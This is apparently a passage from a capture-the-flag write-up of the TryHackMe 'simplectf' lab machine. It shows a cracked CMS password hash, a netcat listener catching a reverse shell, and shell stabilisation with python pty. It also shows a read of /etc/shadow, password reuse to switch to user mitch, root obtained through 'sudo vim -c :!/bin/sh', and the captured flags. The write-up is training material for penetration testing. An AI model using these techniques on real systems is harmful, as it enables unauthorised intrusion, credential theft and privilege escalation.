[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

CMS Made Simple 2.2.15 - RCE (Authenticated)

https://www.exploit-db.com/exploits/49345





```
┌──(root㉿kali)-[/home/kali/tryhackme/simplectf/CVE-2019-9053-CMS-Ma
-Injection-Exploit]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.9.0.90] from (UNKNOWN) [10.10.27.123] 50360
whoami
www-data
pwd
/var/www/html/simple/admin
dir
addbookmark.php         deleteuserplugin.php  listusertags.php
addgroup.php            editbookmark.php      login.php
adduser.php             editevent.php         loginstyle.php
adminlog.php            editgroup.php         logout.php
ajax_alerts.php         edituser.php          makebookmark.php
ajax_content.php        editusertag.php       moduleinterface.php
ajax_help.php           eventhandlers.php     myaccount.php
ajax_lock.php           footer.php            plugins
changegroupassign.php   header.php            siteprefs.php
changegroupperm.php     index.php             style.php
checksum.php            lang                  systeminfo.php
cms_js_setup.php        listbookmarks.php     systemmaintenance.php
deletebookmark.php      listgroups.php        templates
deletegroup.php         listtags.php          themes
deleteuser.php          listusers.php
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

SHELL STABILIZATION

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:122:130:ftp daemon,,,:/srv/ftp:/bin/false
mitch:x:1001:1001::/home/mitch:
sshd:x:123:65534::/var/run/sshd:/usr/sbin/nologin
cat /etc/shadow
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@Machine:/home$ dir
dir
mitch  sunbath
www-data@Machine:/home$ sudo -l
sudo -l
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data: secret

sudo: 3 incorrect password attempts
www-data@Machine:/home$
```

Lateral Movement to user

Lateral Movement vector - logging to mitch

```
www-data@Machine:/$ su mitch
su mitch
Password: secret

mitch@Machine:/$
```

Privilege Escalation

Local Enumeration

```
mitch@Machine:/$ sudo -l
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

Privilege Escalation vector - sudo vim

https://gtfobins.github.io/gtfobins/vim/

```
mitch@Machine:/$ sudo vim -c ':!/bin/sh'
sudo vim -c ':!/bin/sh'

E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
    builtin_amiga
    builtin_beos-ansi
    builtin_ansi
    builtin_pcansi
    builtin_win32
    builtin_vt320
    builtin_vt52
    builtin_xterm
    builtin_iris-ansi
    builtin_debug
    builtin_dumb
defaulting to 'ansi'
```

```
:!/bin/sh
# whoami
whoami
root
# pwd
pwd
/
```

```
# cd /home
cd /home
# dir
dir
mitch  sunbath
# cd mitch
cd mitch
# ls
ls
user.txt
# cat user.txt
cat user.txt
G00d j0b, keep up!
# cd //
cd //
# cd ..
cd ..
# ls
ls
bin    dev   initrd.img      lost+found  opt   run   srv  usr
vmlinuz.old
boot   etc   initrd.img.old  media       proc  sbin  sys  var
cdrom  home  lib             mnt         root  snap  tmp  vmlinuz
# cd /home
cd /home
# ls
ls
mitch  sunbath
# cd sunbath
cd sunbath
# ls
ls
Desktop    Downloads         Music     Public     Videos
Documents  examples.desktop  Pictures  Templates
# cd Desktop
cd Desktop
# ls
ls
# cd ..
cd ..
# ls -a
ls -a
.              Desktop           .ICEauthority   Public
..             .dmrc             .local          .sudo_as_admin_successful
.bash_history  Documents         .mozilla        Templates
.bash_logout   Downloads         Music           Videos
.bashrc        examples.desktop  .mysql_history  .Xauthority
.cache         .gconf            Pictures        .xsession-errors
.config        .gnupg            .profile        .xsession-errors.old
```

```
# ls -lah
ls -lah
total 116K
drwxr-x--- 16 sunbath sunbath 4,0K aug 19  2019 .
drwxr-xr-x  4 root    root    4,0K aug 17  2019 ..
-rw-------  1 sunbath sunbath 3,3K aug 19  2019 .bash_history
-rw-r--r--  1 sunbath sunbath  220 aug 17  2019 .bash_logout
-rw-r--r--  1 sunbath sunbath 3,7K aug 17  2019 .bashrc
drwx------ 13 sunbath sunbath 4,0K aug 17  2019 .cache
drwx------ 14 sunbath sunbath 4,0K aug 17  2019 .config
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Desktop
-rw-r--r--  1 sunbath sunbath   25 aug 17  2019 .dmrc
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Documents
drwxr-xr-x  2 sunbath sunbath 4,0K aug 19  2019 Downloads
-rw-r--r--  1 sunbath sunbath 8,8K aug 17  2019 examples.desktop
drwx------  2 sunbath sunbath 4,0K aug 17  2019 .gconf
drwx------  3 sunbath sunbath 4,0K aug 19  2019 .gnupg
-rw-------  1 sunbath sunbath 1,3K aug 19  2019 .ICEauthority
drwx------  3 sunbath sunbath 4,0K aug 17  2019 .local
drwx------  5 sunbath sunbath 4,0K aug 17  2019 .mozilla
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Music
-rw-------  1 root    root     330 aug 19  2019 .mysql_history
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Pictures
-rw-r--r--  1 sunbath sunbath  655 aug 17  2019 .profile
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Public
-rw-r--r--  1 sunbath sunbath    0 aug 17  2019 .sudo_as_admin_successful
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Templates
drwxr-xr-x  2 sunbath sunbath 4,0K aug 17  2019 Videos
-rw-------  1 sunbath sunbath   52 aug 19  2019 .Xauthority
-rw-------  1 sunbath sunbath   82 aug 19  2019 .xsession-errors
-rw-------  1 sunbath sunbath 1,2K aug 17  2019 .xsession-errors.old
# locate root.txt
locate root.txt
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
W3ll d0n3. You made it!
```

Trophy & Loot

CREDS

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
```

```
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

FLAGS

user.txt

```
G00d j0b, keep up!
```

root.txt

```
W3ll d0n3. You made it!
```